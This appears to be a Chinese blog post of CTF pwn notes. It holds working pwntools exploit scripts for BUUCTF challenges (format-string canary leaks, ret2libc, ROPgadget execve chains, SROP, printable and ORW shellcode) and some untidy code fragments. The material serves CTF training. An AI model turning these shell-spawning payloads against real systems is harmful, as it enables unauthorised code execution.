前言

如果入门，想要学习栈溢出相关知识欢迎参考hash_hash的入门文章和我的集训wp，按照buuctf的题目一点一点做，不会的搜索到网上，并且及时在论坛发帖总结和交流。并且这里贴上一个不错的教程，我准备看看堆的，栈的应该也讲的不错。

https://www.bilibili.com/video/BV1Lg411x7YR/?spm_id_from=333.788&vd_source=6ebf6ec4787fcf8ce63c27bc330b3783

但是，此贴不适合新手查看，旨在记录一些有趣帅气的栈打法。

后前言

注意libc版本，patch好永远是最重要最重要的！不然会白打很久！
注意libc版本，patch好永远是最重要最重要的！不然会白打很久！
注意libc版本，patch好永远是最重要最重要的！不然会白打很久！

0x01 黑盾2023 秘密信息

亮点：

修改got表调用直接syscall，暗度陈仓。

ret2csu，围魏救赵。~~不要忘了mov call。~~

用read读数来控制rax从而调用system，借刀杀人。

https://blog.csdn.net/weixin_52640415/article/details/130873740

这位师傅的评价是：刷题笨办法。

0x01.8 你的栈对齐有了解决方案

https://www.cnblogs.com/ZIKH26/articles/15996874.html

跳过一次push 或者加一个ret

0x02 手写shellcode的各种姿势

```python
from pwn import *
context(os='linux', arch='amd64', log_level='debug')

procname = './2'
#libcname = './libc.so.6'
p = process('./2')
p = remote('node4.buuoj.cn', 26921)
elf = ELF(procname)
#libc = ELF(libcname)

n2b = lambda x    : str(x).encode()
rv  = lambda x    : p.recv(x)
ru  = lambda s    : p.recvuntil(s, drop=True)
sd  = lambda s    : p.send(s)
sl  = lambda s    : p.sendline(s)
sn  = lambda s    : sl(n2b(n))
```

```
sa  = lambda p, s : p.sendafter(p, s)
sla = lambda p, s : p.sendlineafter(p, s)
sna = lambda p, n : sla(p, n2b(n))
ia  = lambda      : p.interactive()
rop = lambda r    : flat([p64(x) for x in r])

#shellcode = asm(shellcraft.sh())#直接生成sh

shellcode = shellcraft.open('flag')#手写函数参数模式
shellcode += shellcraft.read('rax','rsp', 0x30)
shellcode += shellcraft.write(1, 'rsp', 0x30)
#shellcode = shellcraft.execve('/bin/sh\x00',0,0)
shellcode = (asm(shellcode))#转为字节码
#手写汇编模式'''
shellcode = asm('''
    push 0x67616c66
    mov rdi,rsp
    xor esi,esi
    push 2
    pop rax
    syscall
    mov rdi,rax
    mov rsi,rsp
    mov edx,0x100
    xor eax,eax
    syscall
    mov edi,1
    mov rsi,rsp
    push 1
    pop rax
    syscall
    ''')
'''


print(shellcode, "is len ", len(shellcode))
if args.G:
    gdb.attach(p)
ru('\n')
add = int(ru(b'\n')[-14:-1],16)
add = add*16
print(hex(add))
sl(shellcode.ljust(0x68,b'\x90')+p64(add))
ia()


```

0x03 格式化字符串索引

bjdctf_2020_babyrop2

> %7$p意为第七个参数用十六进制打印。

```

from pwn import *
```

```python
context(os='linux', arch='amd64', log_level='debug')
#context(os='linux', arch='amd64')

p = process('./l3')
elf = ELF('./l3')
libc = ELF('./libc-2.23.so')
p = remote('node4.buuoj.cn', 29711)

n2b = lambda x    : str(x).encode()
rv  = lambda x    : p.recv(x)
ru  = lambda s    : p.recvuntil(s)
sd  = lambda s    : p.send(s)
sl  = lambda s    : p.sendline(s)
sn  = lambda s    : sl(n2b(n))
sa  = lambda t, s : p.sendafter(t, s)
sla = lambda t, s : p.sendlineafter(t, s)
sna = lambda t, n : sla(t, n2b(n))
ia  = lambda      : p.interactive()
rop = lambda r    : flat([p64(x) for x in r])
uu64=lambda data :u64(data.ljust(8,b'\x00'))

if args.G:
    gdb.attach(p)

rdi = 0x0000000000400993
readplt = 0x4004c0
rsir15 =0x00000000004006b1 # pop rsi ; pop r15 ; ret
ret = 0x00000000004005f9
mainplt = 0x400887
puts = 0x400610
w = 0x601018
sl(b'%7$p')
canary = ru('!')
canary = ru('!')
canary = ru('\n')
canary = int(ru('\n')[:-1],16)

print('canary is : ',hex(canary))
r1 = p64(rdi) + p64(w) + p64(puts) + p64(ret) + p64(mainplt)
pay = b'a'*0x18+p64(canary)+p64(0)+r1
sd(pay)

realputs = u64(p.recvuntil('\n')[-7:0].ljust(8,b'\0'))
realputs = u64(p.recvuntil('\n')[-7:-1].ljust(8,b'\0'))
print("okkkkkkkkkkkkk#ykkkkkkkkkk")
print(hex(realputs))

libcbase = realputs - libc.sym['puts']
print(hex(libcbase))

sys = libcbase + libc.sym['system']
print(hex(sys))
binsh = libcbase + 0x18cd57

r2 = p64(rdi)+p64(binsh)+p64(ret)+p64(sys)+p64(ret)+p64(mainplt)
pay = b'a'*0x18+p64(canary)+p64(0)+r2
sd(pay)

```

```
ia()

```

0x04 查看程序沙盒

```
seccomp-tools dump ./orw
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x09 0x40000003  if (A != ARCH_I386) goto 0011
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x15 0x07 0x00 0x000000ad  if (A == rt_sigreturn) goto 0011
 0004: 0x15 0x06 0x00 0x00000077  if (A == sigreturn) goto 0011
 0005: 0x15 0x05 0x00 0x000000fc  if (A == exit_group) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == exit) goto 0011
 0007: 0x15 0x03 0x00 0x00000005  if (A == open) goto 0011
 0008: 0x15 0x02 0x00 0x00000003  if (A == read) goto 0011
 0009: 0x15 0x01 0x00 0x00000004  if (A == write) goto 0011
 0010: 0x06 0x00 0x00 0x00050026  return ERRNO(38)
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

其中，沙盒要注意是return ALLOW还是return KILL，前者是只能用，后者是不能用。

0x05 inndy_rop与rop_chain

1.题目 inndy_rop

使用这个命令。

`ROPgadget --binary l4 --ropchain` 就会得到一个rop，只需要返回这个就行。

一开始得到这个：

```
p = b''

p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8016) # pop eax ; ret
p += b'/bin'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8016) # pop eax ; ret
p += b'//sh'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080de769) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
```

```
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0806c943) # int 0x80
```

注意有时候需要自己简化这个chain，否则输入过长无法利用成功。
我们要学习一下：

2.vim的批量替换

在 Vim 中进行批量替换内容，你可以使用 `:s` 命令（substitute 的缩写）。下面是一些常用的替换方法：

1. 替换当前行的第一个匹配项：

```
:s/要替换的内容/替换后的内容/
```

2. 替换当前行所有匹配项：

```
:s/要替换的内容/替换后的内容/g
```

3. 替换指定范围内所有匹配项：

```
:起始行号,结束行号s/要替换的内容/替换后的内容/g
```

4. 替换整个文件中的所有匹配项：

```
:%s/要替换的内容/替换后的内容/g
```

5. 替换时忽略大小写：

```
:%s/要替换的内容/替换后的内容/gi
```

6. 提示确认每次替换：

```
:%s/要替换的内容/替换后的内容/gc
```

以上命令中，`s/` 表示替换操作的开始，`g` 表示全局替换，`i` 表示忽略大小写，`c` 表示每次替换时都要确认。

如果要进行批量替换并保存更改，可以在命令前加上 `w` 来写入文件。例如：

```
:w | %s/要替换的内容/替换后的内容/g | wq
```

后来发现其实不用，人家给的可以直接用的哈哈哈

3.exp

```
from pwn import *
context(os='linux', arch='i386', log_level='debug')
#context(os='linux', arch='amd64')

io = process('./l4')
elf = ELF('./l4')
libc = ELF('./libc-2.23.so')
#io = remote('node4.buuoj.cn', 27407)

n2b = lambda x    : str(x).encode()
rv  = lambda x    : p.recv(x)
ru  = lambda s    : p.recvuntil(s)
sd  = lambda s    : p.send(s)
sl  = lambda s    : io.sendline(s)
sn  = lambda s    : sl(n2b(n))
sa  = lambda t, s : p.sendafter(t, s)
sla = lambda t, s : p.sendlineafter(t, s)
sna = lambda t, n : sla(t, n2b(n))
ia  = lambda      : io.interactive()
rop = lambda r    : flat([p64(x) for x in r])
uu64=lambda data :u64(data.ljust(8,b'\x00'))

if args.G:
    gdb.attach(io,'b *0x8048893')
p=b'a'*(0xc+4)
p += p32(0x0806ecda) # pop edx ; ret
p += p32(0x080ea060) # @ .data
p += p32(0x080b8016) # pop eax ; ret
p += b'/bin'
p += p32(0x0805466b) # mov dword ptr [edx], eax ; ret
p += p32(0x0806ecda) # pop edx ; ret
p += p32(0x080ea064) # @ .data + 4
p += p32(0x080b8016) # pop eax ; ret
p += b'//sh'
p += p32(0x0805466b) # mov dword ptr [edx], eax ; ret
p += p32(0x0806ecda) # pop edx ; ret
p += p32(0x080ea068) # @ .data + 8
p += p32(0x080492d3) # xor eax, eax ; ret
p += p32(0x0805466b) # mov dword ptr [edx], eax ; ret
p += p32(0x080481c9) # pop ebx ; ret
p += p32(0x080ea060) # @ .data
p += p32(0x080de769) # pop ecx ; ret
p += p32(0x080ea068) # @ .data + 8
p += p32(0x0806ecda) # pop edx ; ret
p += p32(0x080ea068) # @ .data + 8
p += p32(0x080492d3) # xor eax, eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
p += p32(0x0807a66f) # inc eax ; ret
```

```
54  p += p32(0x0807a66f) # inc eax ; ret
55  p += p32(0x0807a66f) # inc eax ; ret
56  p += p32(0x0807a66f) # inc eax ; ret
57  p += p32(0x0807a66f) # inc eax ; ret
58  p += p32(0x0806c943) # int 0x80
59  sl(p)
60  ia()
```


0x06 sh和call

注意32位里面，call函数的话就不用考虑返回地址了，因为call会自动把下一个压入栈中。

另外system('sh')也是可以提权的。

0x07 善于观察ida的参数

mrctf2020_easyoverflow



此题只需要覆盖v5即可。偏移是0x30。

还有一定要看可以变量的交叉引用

感觉后面的buu的栈题都挺花花……

0x08 找one gadget小技巧

加参数-l2可以查到更多one shot。

或者加--near function比如--near read可以找到和相关函数只差两个字节的oneshot，这样打通就更方便了，尤其是溢出字节不够的情况下。

0x09 srop

ciscn_2019_es_7

条件：可以控制rax为0xf，知道binsh字符串位置

```
from pwn import *
from LibcSearcher import *

context.binary = 'pwn'
p = process('./pwn')
elf = context.binary
p = remote('node4.buuoj.cn', 25717)
context(log_level="debug")
#gdb.attach(p,'b *0x40051d')
syscall = 0x0000000000400501
vuln = 0x4004f1
rax15 = 0x4004da

payload = b'/bin/sh\x00'
payload = payload.ljust(0x10,b'a')
payload += p64(vuln)
p.sendline(payload)
realrbp = u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\0'))
print("okkkkkkkkkkkkkkkkkkkkkkk")
print("now we knowrbp:::",hex(realrbp))
binsh = realrbp - 0x118

frame = SigreturnFrame()
frame.rax = 59
frame.rdi = binsh
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall

pay = b'a'*0x10
pay += p64(rax15) + p64(syscall)
pay += bytes(frame)
p.sendline(pay)

p.interactive()
```

0x0a 神之syscall

参考：[pwn中的alarm和其他利用]

syscall

alarm后5个字节是syscall，包括read，write等等，这些的去libc找都能在偏移之后，找到syscall来利用。

这个需要配合add指令的gadget去使用，先把got改到syscall，然后控制eax为所欲为。

```
0x0000000000400896: add byte ptr [rax], bh; call 0x6d0; nop; pop rbp; ret;
0x0000000000400895: add byte ptr [rax], dil; call 0x6d0; nop; pop rbp; ret;
0x000000000040097f: add byte ptr [rdi], bh; call 0x700; nop; pop rbp; ret;
```

控制eax

1. alarm

使用alarm(x)并且马上调用alarm(0)，可以返回值x，在eax上，达到控制eax的目的。

在C语言中， `alarm()` 是一个用于设置定时器的函数，其原型声明位于头文件 `<unistd.h>` 中：

```
unsigned int alarm(unsigned int seconds);
```

`alarm()` 函数用于设置一个定时器，在指定的秒数之后将发送一个 `SIGALRM` 信号给当前进程。 `SIGALRM` 信号通常用于实现定时操作，当定时器到期时，操作系统会发送该信号给进程。通过捕获和处理 `SIGALRM` 信号，您可以在指定的时间间隔内执行某个操作或触发某些事件。

> SIGALRM信号的默认行为是终止进程，因此如果程序没有捕获和处理该信号，那么在定时器到期时，进程将会被终止。
> 不过这个可以根据 signal(SIGALRM, yourfunc);来设置。其中yourfunc是自己的函数。

参数 `seconds` 表示定时器的秒数。当传递一个非零的值给 `alarm()` 时，它会启动一个新的定时器，并在指定的秒数之后发送 `SIGALRM` 信号。如果在调用 `alarm()` 之前已经存在一个定时器，则该定时器会被取消，同时新的定时器会取代它。

> 返回值：
>
> - 如果传递给 `alarm()` 的参数 `seconds` 为0，则不会设置新的定时器，但是会取消之前已经存在的定时器。此时， `alarm()` 返回剩余定时器的秒数。
> - 如果传递给 `alarm()` 的参数 `seconds` 大于0，则表示设置了一个新的定时器，并且 `alarm()` 返回之前定时器的剩余秒数。如果之前没有定时器，则返回0。

一些提醒

请注意， `alarm()` 函数在不同的操作系统中可能会有一些行为和实现上的差异。而且，由于 `SIGALRM` 信号可能会中断正在进行的系统调用，因此在使用 `alarm()` 时需要小心处理可能导致问题的情况。在更现代的编程中，更常见的做法是使用定时器API或者使用更高级的库，如 `timer_create()` 和 `timer_settime()` ，以便更好地控制定时操作。

2. read

读取冗余信息，输入多少返回多少。

0x0b ida反编译不了！

参考文章、
除了加壳啥的脱壳就好了，

如果不是那就是有一些不是指令的混进去了，

也有可能是解析成数据改成代码即可，

还有可能就是特定指令无法反编译，

提示的时候会给地址过去nop即可。

0x0c 可打印shellcode

https://tttang.com/archive/1447/

很牛，不知道说什么。

2023.8.6

例题mrctf2020_shellcode_revenge

```
from evilblade import *
context(os='linux', arch='i386', log_level='debug')

setup('./pwn')
#libset('libc-2.23.so')

rsetup('node4.buuoj.cn', 26955)
evgdb('b *$rebase(0x1246)')
shellcode = b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t'
sd(shellcode)

ia()`
# 0x0d 重定向
0是标准输入，1是标准输出，2是标准错误，还可以有文件。
exec 1>&0就是将标准输出重定向到标准输入也就是没有关闭的地方。还可以exec 1>flag.txt，定向输出到文件中。
参考https://blog.csdn.net/u011630575/article/details/52151995。
```

0x0d 控制值的方式：劫持rbp

高版本栈中，不能直接pop rdi pop rsi，则依靠lea rsi/rdi,[rbp+buf]中，控制rbp从而控制相关寄存器